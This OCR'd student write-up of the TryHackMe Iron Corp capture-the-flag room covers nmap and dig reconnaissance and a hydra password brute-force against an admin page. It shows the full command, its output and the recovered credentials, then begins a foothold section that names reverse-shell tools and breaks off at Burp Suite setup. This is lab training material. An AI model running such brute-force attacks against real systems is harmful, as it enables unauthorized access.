
PENTEST 2
T14L
IRON CORP

By : Amilia Nadzeera Binti Baharudin , 1211102162


1) Recon & Enumeration

Tools used: nano, terminal, WSL, nmap, dig, hydra, Mozilla Firefox


From THM , I edited my config file and added ironcorp.me into /etc/hosts.




Input nano /etc/hosts into the terminal. Add machine IP and domain ‘ironcorp.me’ . Control ‘o’ to write out and control ‘x’ to exit.




I started with the basic nmap scan nmap -Pn -sC -sV (ip address) to check what ports are open. After getting a list of ports , I specified the ports for nmap later nmap -sV -sC -p53,135,3389,8080,11025,49667,49670 (ip address) ironcorp.me -o -o is used to enable detection.







I tried to dig to see any subdomains that are relevant to us. I found out that there are two subdomains running internally which are ‘admin.ironcorp.me’ and ‘internal.ironcorp.me’




After knowing the two subdomains running internally , I went to edit the host config files and added admin.ironcorp.me and internal.ironcorp.me along with the ip address.







We access the web service of port 8080 and have a control panel, we examine but there is no functionality that can serve us.Then , we access the web service of port 11025 and we have the same problem, another website that also does not contain information or functionalities that help us to climb in the system. We entered ironcorp.me:11025




I want to access the admin therefore we entered ‘admin.ironcorp.me’ and it seems that we need to access it using a username and a password.






To get the username and password , I used hydra. By using hydra, using the command -l to load several logins from the file, -P to try the password that can pass from the username:admin, -s to connect the credentials with the port and -f to exit after the first login username and password found, we ran the hydra and after a few minutes waiting we were provided with the credentials,password and username. I specified the user to the admin as we are in the admin website and for the password , we connected with the file rockyou.txt as

if we nano the filer , we will be provided with thousands of passwords.In addition , since I have already specified the username to admin , it will print the password of admin from rockyou.txt file and lead us to get the right username and password. With the credentials provided , we logged into the admin page and we were navigated to the website named ‘Hello’.




Here I encountered one of my first failures. It took me a few tries to do the Hydra correctly , but I finally got it in the end. The username is admin whereas the password is password123


root@ip-10-10-129-255: ~
File Edit View Search Terminal Tabs Help
Terminal
root@ip-10-10-129-255: ~
ult path set to /
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 07:20:06
root@ip-10-10-129-255:~#
root@ip-10-10-129-255:~# hydra -L admin -P /usr/share/wordlists/rockyou.txt -s 11025 -f admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 07:21:13
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
[STATUS] attack finished for admin.ironcorp.me (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 07:22:00
root@ip-10-10-129-255:~#


2)Initial Foothold


Tools used: Burp Suite, Python3, netcat, powershell, GitHub (reverse shell from nishan), Mozilla Firefox

To use burp suite, I first had to configure my proxy settings.




Then I opened the burp suite and loaded the page. When the page was loading, I sent the request to the repeater and forwarded the request.

